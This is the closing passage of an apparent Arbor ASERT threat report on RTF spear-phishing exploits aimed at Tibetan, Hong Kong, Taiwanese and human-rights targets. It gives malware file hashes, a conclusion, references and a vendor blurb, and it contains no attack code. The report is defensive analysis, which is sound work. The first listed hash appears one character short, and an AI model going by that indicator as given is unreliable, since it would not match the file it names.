SHA-256 (ResN32.dll): 1cea4e49bd785378d8beb863bb8eb662042dff18c85b8c14c74a0367071d9a7
SHA-256 (hccutils.dll): 3dfc94605daf51ebd7bbccbb3a9049999f8d555db0999a6a7e6265a7e458cab9
SHA-256 (hccutils.inf): f05cd0353817bf6c2cab396181464c31c352d6dea07e2d688def261dd6542b27
SHA-256 (hjwe.dat): bb73261072d2ef220b8f87c6bb7488ad2da736790898d61f33a5fb7747abf48b
SHA-256 (qhnj.dat): c61dbc7b51caab1d0353cbba9a8f51f65ef167459277c1c16f15eb6c7025cfe3
SHA-256 (tyeu.dat): e52b5ed63719a2798314a9c49c42c0ed4eb22a1ac4a2ad30e8bfc899edcea926
SHA-256 (vnkd.dat): c22b40db7f9f8ebdbde4e5fc3a44e15449f75c40830c88932f9abd541cc78465
SHA-256 (~1): df50ea33616c916720c81d65563175d998a2c606360eeb3c8b727a482de3a4fc

Conclusion

Threat actors using similar exploit code are launching or continuing a variety of campaigns (termed as an “engagement” herein, where an engagement is an offensive action within a larger campaign context) aimed at targets such as the Tibetan community, Hong Kong and Taiwanese media, and Asian human rights workers. Due to the easy delivery of RTF files as attachments and the observation of numerous spear phish samples which reveal precise targeting and timelines, it is likely that spearphish was the primary vector of choice for most or all of the targeted exploitation scenarios profiled herein. The RTF files observed herein contained up to four unique exploits for various versions of Office. It is hypothesized that a similar builder kit – which we’ve named the Four Element Sword Builder - is involved in the creation of these malicious documents, however future work is required to precisely classify the Four Element Sword builder with respect to crimeware and APT activity. In the case of the APT oriented threat scenarios profiled herein, anywhere from 2-4 of the exploits were typically observed. In the case of the cybercrime activities that will be profiled in a separate forthcoming document, 2-3 of these exploits were typically observed.

All of the exploit code observed deals with older vulnerabilities that have been patched. However, considering the target populations at hand, it is possible that older systems may still be in use. Once APT actors gain a toehold inside an organization, past history shows that it’s just a matter of time before lateral movement and further exploitation scenarios will unfold to implement the actors actions on objectives. In the case of the Tibetan community, which has been under attack for years, there have been awareness campaigns designed to reduce risk by implementing special controls and procedures around dealing with attachments. Recently published documents by other security research organizations have revealed that actors have evolved to newer methods in their ongoing efforts to stay beneath the radar.

Regardless of the delivery method, the malware profiled herein are active threats likely deployed in numerous other scenarios by this, or by other groups of actors. While older exploit code may be a threat to some populations and not to others, the weaponization of other vulnerabilities is likely taking place and such malware can easily become a payload in such a case, making all analytic and detective insight of the malicious code of relevance for defenders in the global defensive sphere.

References

1. <https://www.usenix.org/system/files/conference/usenixsecurity14/sec14-paper-blond.pdf>
2. <https://chinaview.wordpress.com/category/technology/internet/wikipedia/>
3. <http://blog.trendmicro.com/trendlabs-security-intelligence/cve-2012-0158-now-being-used-in-more-tibetan-themed-targeted-attack-campaigns/>
4. <http://contagiodump.blogspot.com.es/2012/04/cve2012-0158-south-china-sea-insider.html>
5. <http://blog.ropchain.com/2015/07/27/analyzing-vupens-cve-2012-1856/>
6. <https://gist.github.com/anonymous/4ac64f2a747db1bf5c89/revisions>
7. <https://www.youtube.com/channel/UCjgTCn331Pk4XTI68LwhkdQ/feed>
8. <https://nakedsecurity.sophos.com/2015/09/08/anatomy-of-a-malicious-email-recent-word-hole/>
9. <https://nakedsecurity.sophos.com/2015/12/14/exploit-upgrade-for-microsoft-word-intruder-crimeware-kit/>
10. <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-1770>
11. <https://technet.microsoft.com/library/security/ms15-059>
12. <http://researchcenter.paloaltonetworks.com/2015/08/rtf-exploit-installs-italian-rat-uwarrior/>
13. <http://researchcenter.paloaltonetworks.com/2015/06/evilgrab-delivered-by-watering-hole-attack-on-president-of-myanmar-websites/>
14. <https://www.usenix.org/system/files/conference/usenixsecurity14/sec14-paper-blond.pdf>
15. <https://www.f-secure.com/weblog/archives00001736.html>
16. <https://github.com/citizenlab/malware-indicators/blob/master/network-indicators.csv>
17. http://www.europarl.europa.eu/meetdocs/2014_2019/documents/droi/dv/420_speechmckune_/420_speechmckune_en.pdf
18. https://www.virusbulletin.com/uploads/pdf/conference_slides/2013/Szappanos-VB2013.pdf
19. <https://www.virusbulletin.com/virusbulletin/2014/02/needle-haystack/>
20. <https://cryptam.com/docsearch.php?hash=0683fac0b564fe5d2096e207b374a238a811e67b87856fc19bdf8eb3d6f76b49&submit=Search>
21. <http://about-threats.trendmicro.com/cloud-content/us/ent-primers/pdf/2q-report-on-targeted-attack-campaigns.pdf>
22. <http://blog.trendmicro.com/trendlabs-security-intelligence/new-targeted-attack-group-buys-bifrose-code-works-in-teams/>
23. <http://www.engadget.com/2014/01/16/cos-china-operating-system/>
24. <http://blog.trendmicro.com/trendlabs-security-intelligence/plead-targeted-attacks-against-taiwanese-government-agencies-2/>
25. <http://blog.trendmicro.com/trendlabs-security-intelligence/kivars-with-venom-targeted-attacks-upgrade-with-64-bit-support>
26. <http://tibet.net/2016/01/sixteen-drops-of-kadam-empowerment-day-two/>
27. <http://researchcenter.paloaltonetworks.com/2016/02/t9000-advanced-modular-backdoor-uses-complex-anti-analysis-techniques/>
28. <http://blog.jpCERT.or.jp/2015/02/a-new-uac-bypass-method-that-dridex-uses.html>
29. <https://www.greyhathacker.net/?tag=elevate>
30. <http://www.rfa.org/english/news/tibet/freed-12042015165254.html>
31. http://www.rsaconference.com/writable/presentations/file_upload/hta-w04a-dll-side-loading-a-thorn-in-the-side-of-the-anti-virus-_av_-industry.pdf
32. http://pwc.blogs.com/cyber_security_updates/2016/03/taiwan-election-targeting.html
33. <http://www.welivesecurity.com/2014/11/14/targeted-attacks-tibetan-advocates-using-g20-2014-summit-lure/>
34. <https://citizenlab.org/2013/08/surtr-malware-family-targeting-the-tibetan-community/>
35. <http://download01.norman.no/documents/ThemanyfacesofGh0stRat.pdf>

About ASERT

The Arbor Security Engineering & Response Team (ASERT) at Arbor Networks delivers world-class network security research and analysis for the benefit of today's enterprise and network operators. ASERT engineers and researchers are part of an elite group of institutions that are referred to as “super remediators,” and represent the best in information security. This is a reflection of having both visibility and remediation capabilities at a majority of service provider networks globally.

ASERT shares operationally viable intelligence with hundreds of international Computer Emergency Response Teams (CERTs) and with thousands of network operators via intelligence briefs and security content feeds. ASERT also operates the world's largest distributed honeynet, actively monitoring Internet threats around the clock and around the globe via ATLAS®, Arbor's global network of sensors: <http://atlas.arbor.net>. This mission and the associated resources that Arbor Networks brings to bear to the problem of global Internet security is an impetus for innovation and research.

To view the latest research, news, and trends from Arbor, ASERT and the information security community at large, visit our Threat Portal at <http://www.arbornetworks.com/threats/>.